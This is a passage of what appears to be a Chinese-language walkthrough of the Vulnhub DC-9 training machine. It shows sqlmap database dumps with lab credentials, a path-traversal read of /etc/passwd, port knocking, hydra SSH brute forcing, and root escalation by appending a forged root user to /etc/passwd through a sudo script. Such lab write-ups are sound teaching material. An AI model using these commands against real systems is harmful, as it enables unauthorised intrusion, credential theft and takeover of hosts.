+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+

[12:43:57] [INFO] table 'Staff.Users' dumped to CSV file '/home/passionforlife/.local/share/sqlmap/output/192.168.84.130/dump/Staff/Users.csv'
[12:43:57] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
[12:43:57] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[12:43:57] [INFO] fetching entries for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+----------------+------------+---------------------+-----------+-------------------------------+
| id | email                 | phone          | lastname   | reg_date            | firstname | position                      |
+----+-----------------------+----------------+------------+---------------------+-----------+-------------------------------+
| 1  | marym@example.com     | 46478415155456 | Moe        | 2019-05-01 17:32:00 | Mary      | CEO                           |
| 2  | julied@example.com    | 46457131654    | Dooley     | 2019-05-01 17:32:00 | Julie     | Human Resources               |
| 3  | fredf@example.com     | 46415323       | Flintstone | 2019-05-01 17:32:00 | Fred      | Systems Administrator         |
| 4  | barneyr@example.com   | 324643564      | Rubble     | 2019-05-01 17:32:00 | Barney    | Help Desk                     |
| 5  | tomc@example.com      | 802438797      | Cat        | 2019-05-01 17:32:00 | Tom       | Driver                        |
| 6  | jerrym@example.com    | 24342654756    | Mouse      | 2019-05-01 17:32:00 | Jerry     | Stores                        |
| 7  | wilmaf@example.com    | 243457487      | Flintstone | 2019-05-01 17:32:00 | Wilma     | Accounts                      |
| 8  | bettyr@example.com    | 90239724378    | Rubble     | 2019-05-01 17:32:00 | Betty     | Junior Accounts               |
| 9  | chandlerb@example.com | 189024789      | Bing       | 2019-05-01 17:32:00 | Chandler  | President - Sales             |
| 10 | joeyt@example.com     | 232131654      | Tribbiani  | 2019-05-01 17:32:00 | Joey      | Janitor                       |
| 11 | rachelg@example.com   | 823897243978   | Green      | 2019-05-01 17:32:00 | Rachel    | Personal Assistant            |
| 12 | rossg@example.com     | 6549638203     | Geller     | 2019-05-01 17:32:00 | Ross      | Instructor                    |
| 13 | monicag@example.com   | 8092432798     | Geller     | 2019-05-01 17:32:00 | Monica    | Marketing                     |
| 14 | phoebeb@example.com   | 43289079824    | Buffay     | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor             |
| 15 | scoots@example.com    | 454786464      | McScoots   | 2019-05-01 20:16:33 | Scooter   | Resident Cat                  |
| 16 | janitor@example.com   | 65464646479741 | Trump      | 2019-12-23 03:11:39 | Donald    | Replacement Janitor           |
| 17 | janitor2@example.com  | 47836546413    | Morrison   | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+----------------+------------+---------------------+-----------+-------------------------------+
```

得到 admin 密码

```
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

将其解密，获得：


```
transorbital1 | admin
```

根据上述思路，在数据库 `users` 的 表中 `UserDetails` 中发现了大量用户名和密码，可以先存下来，为后续爆破作准备

```
+-----------+---------------+
| username  | password      |
+-----------+---------------+
| marym     | 3kfs86sfd     |
| julied    | 468sfdfsd2    |
| fredf     | 4sfd87sfd1    |
| barneyr   | RocksOff      |
| tomc      | TC&TheBoyz    |
| jerrym    | B8m#48sd      |
| wilmaf    | Pebbles       |
| bettyr    | BamBam01      |
| chandlerb | UrAG0D!       |
| joeyt     | Passw0rd      |
| rachelg   | yN72#dsd      |
| rossg     | ILoveRachel   |
| monicag   | 3248dsds7s    |
| phoebeb   | smellycats    |
| scoots    | YR3BVxxxw87   |
| janitor   | Ilovepeepee   |
| janitor2  | Hawaii-Five-0 |
+-----------+---------------+
```

发现 LFI 漏洞，但没找到上传点

进入页面后，发现 File does not exist，猜测可能有 LFI



192.168.84.130/welcome.php


Example.com - Staff Details

Logged in as admin

File does not exist

尝试读取 `/etc/passwd` ，成功

```
http://192.168.84.130/manage.php?file=../../../../../etc/passwd
```



kali - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali
Vulnhub
DC-2
DC-9
Home
DC-9
kali
Example.com - Sta
192.168.84.130/manage.php?file=../../../../../etc/passwd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
To direct input to this VM, click inside or press Ctrl+G.


Example.com - Staff Details

Home Display All Records Search Manage Add Record Log Out

You are already logged in as admin.

```
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache
/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:
/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:
/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:113:MySQL
Server,,,:/nonexistent:/bin/false marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:
/bin/bash fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
```

用插件查看，发现是 Apache 服务器，联想到之前的 Apache 日志投毒，可以尝试包含日志



Web servers

Apache HTTP Server 2.4.38

Programming languages

PHP

Operating systems

Debian

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list →


```
http://192.168.84.130/manage.php?
file=../../../../../var/log/apache2/access.log
```

失败

查找攻略，knockd

在别人的 wp 中，ssh 的22端口状态是filtered 的，可能是运行了knockd服务，才导致ssh处于关闭状态 如字面意思，类似‘敲门’，只是这里敲的是‘端口’，而且需要按照顺序‘敲’端口。如果敲击规则匹 配，则可以让防火墙实时更改策略。从而达到开关防火墙的目的。使用者连接之前必须先依序 '敲 击' 指定端口 (port knocking)， `knockd` 才开放受到保护的端口。 knockd服务的配置文件为 `/etc/knockd.conf`
但是我从 vulnhub 上下载的虚拟机，没有出现这个问题。还是记下来，万一下次就能用了

发现需要依次敲击 7469 8475 9842，就能 `Openssh`



You are already logged in as admin.

```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp
--dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT
-s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```

敲击

```
knock 192.168.84.130 7469 8475 9842
```

后来在 offsec 的 play 上遇到了 filtered 的情况。只需敲击就能显示为 open 状态。

利用 hydra ，爆破 `ssh`，找出三个用户密码

利用之前 sql 注入得到的用户名和密码，进行爆破

```
username.txt
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

passwd.txt
3kfs86sfd
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
Ilovepeepee
Hawaii-Five-0
```

```
hydra -L username.txt -P passwd.txt ssh://192.168.84.130
```


爆出三个用户。（爆两次才爆出来，以后注意这种特殊情况）

```
chandlerb UrAG0D!
joeyt Passw0rd
janitor Ilovepeepee
```

3. 提权

发现新的密码本，再次爆破

chandlerb, joeyt 都没什么好操作的，发现 janitor 用户下有几个密码，放入 `passwd.txt`，继续爆破




```
janitor@dc-9:~$ ls -la
total 16
drwx------  4 janitor janitor 4096 Aug 23 11:10 .
drwxr-xr-x 19 root    root    4096 Dec 29  2019 ..
lrwxrwxrwx  1 janitor janitor    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 janitor janitor 4096 Aug 23 11:10 .gnupg
drwx------  2 janitor janitor 4096 Dec 29  2019 .secrets-for-putin
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -la
total 12
drwx------ 2 janitor janitor 4096 Dec 29  2019 .
drwx------ 4 janitor janitor 4096 Aug 23 11:10 ..
-rwx------ 1 janitor janitor   66 Dec 29  2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$ █
```

又爆出了一个用户

```
fredf B4-Tru3-001
```


代码审计，提权成功

列出可执行的命令，发现有一条可以 sudo，并且不要密码！！！



```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$ █
```

执行一下试试，提示 `test.py`



```
fredf@dc-9:/opt/devstuff/dist/test$ ./test
Usage: python test.py read append
```

于是搜索这个文件

```
find / -name test.py 2>/dev/null
```

发现就在前面几个目录里

```
/opt/devstuff/test.py
```

代码内容如下

```
#!/usr/bin/python

import sys

if len (sys.argv) != 3 : # sys.argv 是命令行参数数组，包含了命令行参数
    print ("Usage: python test.py read append")
    sys.exit (1) # 类似于 C 语言的 return 1;

else :
    f = open(sys.argv[1], "r") # 读取 ./test 后第一个输入的文件名
    output = (f.read()) # 先存在 output 中

    f = open(sys.argv[2], "a") # 再打开 ./test 后第二个输入的文件名，并且是
append (附加)的形式
    f.write(output) # 在结尾写上 output 的内容
    f.close()
```

上述代码作用是从 read 处读取一个文件，并将其内容附加到 append 文件结尾，并且这两个操作还是 root 权限，那么就可以往一些敏感文件加信息了。可以往 `/etc/passwd` 中添加信息，也就是加一个 root 用户。

openssl 一般用于 `/etc/passwd` 文件的加密

```
openssl passwd -1 -salt passion 123456
```

得到下面这个经 md5 加密的密码，带有盐值 passion

```
$1$passion$6B1Neow110enwwaaEaWQs.
```

接下来利用 `test` 将 `passion:$1$passion$6B1Neow110enwwaaEaWQs.:0:0::/root:/bin/bash` 附加到 `/etc/passwd` 中

```
cd /tmp

echo 'passion:$1$passion$6B1Neow110enwwaaEaWQs.:0:0::/root:/bin/bash' > passion

cd /opt/devstuff/dist/test

sudo ./test /tmp/passion /etc/passwd
```

切换用户

```
su passion
123456
```

提权成功

结束